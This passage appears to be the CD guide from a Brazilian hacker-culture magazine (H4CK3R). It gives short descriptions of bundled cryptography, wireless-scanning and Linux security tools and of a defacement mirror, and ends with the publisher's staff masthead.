A intenção de reunir estas ferramentas é puramente educacional e isso não é discurso ensaiado. É bem possível que você não tenha um notebook nem saiba onde existem redes sem fio na sua cidade. Mas o que realmente importa é saber que essas redes já existem e estão funcionando a todo vapor. Por isso você deve ficar atento para aprender como elas trabalham e quais são suas principais vulnerabilidades. Outro ponto a se destacar são as diferenças entre os padrões telefônicos do Brasil e dos EUA. Isso implica na criação de novas ferramentas adaptadas para nosso País e, para desenvolvê-las, nada melhor do que se inspirar nos softwares gringos. Para o CD desta edição selecionamos os programas que vêm sendo mais utilizados para escanear redes sem fio e alguns documentos comentando sobre o assunto. A questão aqui é não invadir, mas sim aprender.

Categoria: Criptografia
Códigos secretos

Falar de segurança sem falar de criptografia é como falar de futebol e não falar da bola. Ainda mais nos dias de hoje, quando a importância da proteção dos dados é imensa e as ferramentas para isso estão cada vez mais sofisticadas. Por isso selecionamos o que há de melhor nos programas de criptografia para Windows e Linux; com destaque para o PGP, que, além de ter sua versão mais recente no CD, tem um tutorial em vídeo que ensina a instalar e configurar a famosa ferramenta. Para quem usa sistemas baseados no Linux, também trazemos o GnuPG em uma versão livre do PGP. Confira outros destaques desta categoria.

PGP4Pine (aka PAPP) Script em Perl para integrar o PGP no popular programa de e-mail Pine

Pgpenvelope Um filtro do procmail que permite processar mensagens com o GnuPG

PGPsendmail 1.4 Cliente para o sendmail do Unix

Emacs auto-pgp Uma interface Emacs/PGP

Apocalypso 1.3.1 Uma nova ferramenta de encriptação. Suporta uma grande variedade de métodos de encriptação, incluindo DES, Blowfish, GOST, Misty 1, Twofish, entre outras

Floppy Stegano (DOS) 1.00 Ferramenta relativamente simples de operar que esconde dados criptografados dentro de disquetes

Adendo 1.0.6.28 Com este aplicativo você pode enviar mensagens ou arquivos ocultos dentro de imagens, ou simplesmente ocultar informações sigilosas em seu computador

GnuPG 1.2.1 Ferramenta para comunicação e armazenamento de dados seguros. Pode ser usada para cifrar dados e criar assinaturas digitais. É uma substituição completa e livre para PGP que não possui restrições, pois não usa o algoritmo patenteado IDEA. Usa criptografia de chave pública para que usuários se comuniquem seguramente. Obs.: versão para Windows

Cryptix 3 Biblioteca que implementa funções do PGP sem utilizar o binário da chave

SSL Tunneling Saiba como funciona o SSL (Security Socket Layer). Obs.: tutorial em Inglês

PGP: a Nutshell Overview Tutorial que dá uma visão geral sobre PGP, desde encriptação de dados a passwords. Obs.: tutorial em inglês

PGP Encryption for Beginners Este tutorial cobre os seguintes assuntos: O que é PGP? Introdução à criptografia, principais tipos de criptografia, como a criptografia trabalha, criptografia convencional. Obs.: tutorial em inglês

Categoria: Defacements
Hei Madonna, tomou?

Há um bom tempo um deface não fazia tanto barulho como o do site Madonna.com. Se você habita o planeta Terra, certamente já deve ter ouvido a história toda, mas se não teve a chance de ver o site desfigurado, eis aqui a sua chance. Aproveitando este espaço, gostaríamos de reforçar o sentido desta sessão. Não colocamos defacements e os nomes dos grupos para realizar um ranking ou incentivar esta prática. Nossa intenção é demonstrar que os mais diversos tipos de servidores possuem vulnerabilidades que podem ser facilmente exploradas. Ok?

Categoria: White Papers
Excesso de informação

A categoria que traz os tutoriais mais undergrounds da Internet está de volta, revigorada. Nesta edição trazemos mais de cem edições de vários e-zines diferentes. Alguns bem antigos, outros mais recentes e todos com informações que você não acharia em nenhum outro lugar. Destaque para as instrutivas publicações do grupo Darkcyde. Com elas você vai saber mais sobre assuntos como encriptação, acesso remoto e muito mais. É muita coisa para ler e aprender.

Categoria: Linux Tools
Seu novo time de seguranças

Confira a seguir a seleção com as melhores novidades para a área de segurança no Linux.

FWReport 1.1.3 Ferramenta de relatórios para IPTables. Gera relatórios diários e mensais dos arquivos de registro, permitindo que o administrador economize tempo, mantendo um controle melhor sobre a segurança da rede e reduzindo ataques despercebidos

Amrita VPN 0.0.9 Uma solução para VPN de fácil uso, que funciona nas plataformas GNU/Linux. Usa o SSL para uma forte encriptação e autenticação

Cgi-wrap Permite que você execute scripts CGI sob um UID/GID especial em um ambiente do chroot. Ao contrário do suexec, não executa scripts arbitrários, mas somente programas que são instalados e configurados pelo administrador de sistemas. Isso permite que você remova algumas limitações do suexec sem abaixar a segurança

Pycrack 0.1 Um simples módulo da extensão de Python para conectar com o cracklib, que é uma biblioteca que protege contra fracos passwords

Percival Network Monitoring System 1.1.3 Ferramenta para monitoração de uma rede e do planejamento de capacidade da RRDtool. Tem como características uma interface parecida com páginas da Web, suporta MIB2, Cisco, Linux e Windows. A configuração é armazenada em um banco de dados que suporta edição, ligações e múltiplos usuários

Nmap 3.25 Uma utilidade para a exploração da rede ou para examinar a segurança. Oferece alvos flexíveis e especificação de portas, exploração de decoy/stealth, exploração do sunRPC, entre outras opções

FloodGuard Alert Projetado para detectar todos os formulários de ataques do tipo flooding, incluindo DDoSes e worms

TBFirewall 3.1 Projetado para conectar uma ou mais redes locais a outras redes, dando forma a uma rede interna. Pode também funcionar sem problema em outros modelos da rede e controla as regras de firewall devido à arquitetura de seus arquivos de configuração

My swatch 0.6 Finge ser uma execução do msyslog e do swatch juntos. Quando uma determinada condição ocorre, você pode ser notificado por e-mail. Você pode também registrar o evento a um banco de dados remoto e usar um web browser para navegar através dos registros.

KPassCard 0.1.2 Uma aplicação para o KDE para armazenar as senhas em um chipcard encriptado com uma senha-mestre

Paranoia Iptables Firewall 1.53 Firewall projetado especificamente para computadores autônomos em redes inseguras. É empregado um bom mecanismo para IP/port-based ACLs. É requerido um arquivo que lista as conexões permitidas para cada porta/portrange aberta

Open1x 0.6 Uma implementação Open Source do protocolo IEEE 802.1x

Platform Independent Petri Net Editor 1.5 Ferramenta para criação e análise de redes Petri

Labrea 2.4 Programa que cria um honeypot fazendo take over em endereços IPs não utilizados

Secure Data Manager 1.01 Armazena inícios de uma sessão e a outra informação confidencial para locais da Web, computadores, cartões de crédito, etc.

Promisc Um sniffer baseado em AF_PACKET domain socket. Analisando protocolos IP, TCP, UDP, ICMP e ARP

Pam krb5 1.3 Projetado para permitir uma integração suave do Kerberos 5 que checa passwords com as aplicações construídas usando o PAM

Pluggable Identification Modules 0.2 Biblioteca de identificação modular

Radmind 0.9.4 Suíte de ferramentas projetadas para administrar remotamente os sistemas de arquivos de múltiplas máquinas Unix

Privman 0.9 Usa arquivos de configuração para fornecer controle de acesso fine-grained para as operações privilegiadas, limitando a exposição de um ataque

Categoria: MP3
Errata musical

Houve um problema de espaço no CD e acabamos removendo os MP3 da **H4CK3R** 9 para adicionar outros programas. O problema é que no Guia do CD já estava escrito e esquecemos de tirar a descrição dos MP3 da revista. Para consertar nossa flaw, estamos publicando novamente as músicas que não foram na última edição e pedindo desculpas a você leitor. Foi mal mesmo! Kernel Panic! Queremos agradecer também aos leitores que mandaram e-mails reclamando. Valeu! Sem vocês, nós não teríamos percebido a m... que fizemos.

H4CK3R

Em respeito ao jornaleiro a Digerati não trabalha com assinaturas

Atendimento ao leitor
Fone:(11)3217-2626(9h às 21h) – suporte@digerati.com.br
Marcos Raul, Eduardo Rodrigues, Rodrigo França, Thiago Sobrinho, Helky Campos
Atendimento de vendas
Fone: (11) 3217-2600 – vendas@digerati.com.br
Luana Aguiar e Ana Paula Venâncio

Revista Hacker

Editor
Marcelo Barbão *(mbarbao@digerati.com.br)*
Editor assistente
Maurício Martins *(mauricio@digerati.com.br)*
Redatores
Bruno Cesar, João Marinho e Fernando Wiek
Arte
Helber Bimbo, Marina Fiorese e Fábio Augusto
Colaboraram nesta edição:
Antonio Marcelo, Juliano Toledo, Marcos Pitanga, Marcos Velasco
Revisão
Angela das Neves, Cíntia Yamashiro
Departamento Multimídia
Design e Programação: Rodrigo Rudiger
Conteúdo: Juliano Barreto e João Henrique
Vídeo: Felipe Madureira
Departamento de Internet
Tarcila Broder, Carlos Sivalli Ignatti

Os artigos assinandos não refletem necessariamente a opinião da revista, e sim de seus autores.

Mais uma publicação da DIGERATI
a editora especialista em comunidade digital

Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 – 12º. Andar
CEP 01414-001 São Paulo SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com

Diretores
Alessandro Gerardi – (gerardi@digerati.com.br)
Luis Afonso G. Neira – (afonso@digerati.com.br)
Alessio Fon Melozo – (alessio@digerati.com.br)
Diretor Comercial
René Luiz Cassettari – (rene@digerati.com.br)
Representante Comercial no E.U.A.
Multimedia, Inc - Tel. + 1-407-903-5000 Ext.222 Fax +1-407-363-9809
Fernando Mariano – (info@multimediausa.com)
Marketing
Érica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins
Assessoria de imprensa
Simone Siman – (siman@digerati.com.br)
Recursos Humanos
Viviane Cardoso – (viviane@digerati.com.br)
Logística de Produção
Pierre Abreu – (pierre@digerati.com.br)
Tecnologia da Informação
Tadeu Carmona – (tadeu@digerati.com.br)

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544
Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora SA
Fone: (21) 3879-7766

ANER
www.aner.org.br

www.digerati.com

a melhor programação da informação digital